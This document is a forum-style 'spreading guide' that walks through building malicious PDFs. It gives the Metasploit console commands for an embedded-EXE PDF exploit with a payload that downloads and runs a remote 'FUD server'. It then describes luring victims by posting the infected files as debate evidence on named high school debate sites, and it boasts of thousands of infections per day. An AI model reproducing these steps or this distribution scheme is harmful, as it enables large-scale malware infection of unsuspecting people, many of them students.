

Spreading Guide

Hello and welcome to my rapping guide. This method has the potential to get you anywhere between 1k to 5k connections per a day. It just depends on how much time you put into it. But enough with the semantics.

I have decided to keep it short and sweet (so to speak) so you can focus your time in implementing my method as opposed to trying to read everything.

T.O.S.

1. You may not re-sell or even share this guide for free.
2. I, opsftw, am not responsible for your use of this guide as it is for educational used only.

What you will need

- Metasploit
- A pdf document (you can use any you'd like)
- An FUD server

The method

Ok so basically for this method we will be infecting .pdf files and spreading those but more on that later.

First, you need to find a pdf file to infect (as you may of noticed I have included a few sample ones for the method of spreading pdf files I will be explaining. You can find these in the **resources** folder.

Next, you will need to upload your fud server to a website where you can get direct download links from. Personally I use DropBox but you can use whatever website you'd like.

Next, you need to install metasploit (*you can skip this part if you already have metasploit*)

installed). You can find metasploit here ->

<http://www.metasploit.com/>

Next, we need to infect the pdf file, I will show you how.

1. Open up the metasploit console

2. Type this in the console:

use exploit/windows/fileformat/adobe_pdf_embedded_exe

This sets the exploit to Adobe PDF Embedded EXE Social Engineering.

3. Type this in the console:

set payload windows/download_exec

4. Type this in the console:

Set INFILENAME <location-of-your-pdf-to-infect-here>

EXAMPLE: Set INFILENAME C:/Users/Owner/Desktop/example.pdf

5. Type this in the console:

set url <direct-download-link-to-your-fud-server>

Example: set url <http://mysite.com/server.exe>

6. Type this in the console:

exploit

Now you can go and locate your infected pdf in the same directory as you put the original and it will be named "evil.pdf".



Now here's my personal method for spreading these.

Now some of you who are in high school, along with a few others, will know what debate is. Debate is an extracurricular activity in which students debate the affirmative/negative sides of differing topics.

Now what does this have to do with anything? Well as debaters, they do lots of research and put together lots of documents referred to as evidence. These documents are composed of several articles that aim to prove a point. This is what the pdf files I have included are.

Now, there are many websites which debaters trade, swap, sell, and/or give away evidence. Also there are several well sought after arguments. Post a link to your pdf, claim it one of those, and boom! You've got easily 300 installs within a few days. Post around 5 or 6 across a few different sites and that's easily a few thousand installs within a single day.

Here's a screenshot from a single day:

Now that was from one day of posting, and from only one site. I got about 3k infections from that one day and that was a lazy day for me (only spend about 20 or 30 minutes or so setting up new threads for spreading).

You can either use the pdf documents I supplied for you or go and look in the forums and look for the files people are looking for, find or make a crappy version of the file, and infect that. But the pdf documents I have included are a few of the well sought after files that everyone will be wanting though ;)

- **A few examples of these such (debate oriented) websites are:**

<http://cross-x.com> (This is where the screen-shot is from)

<http://planetdebate.org>

There you go, and happy spreading :)
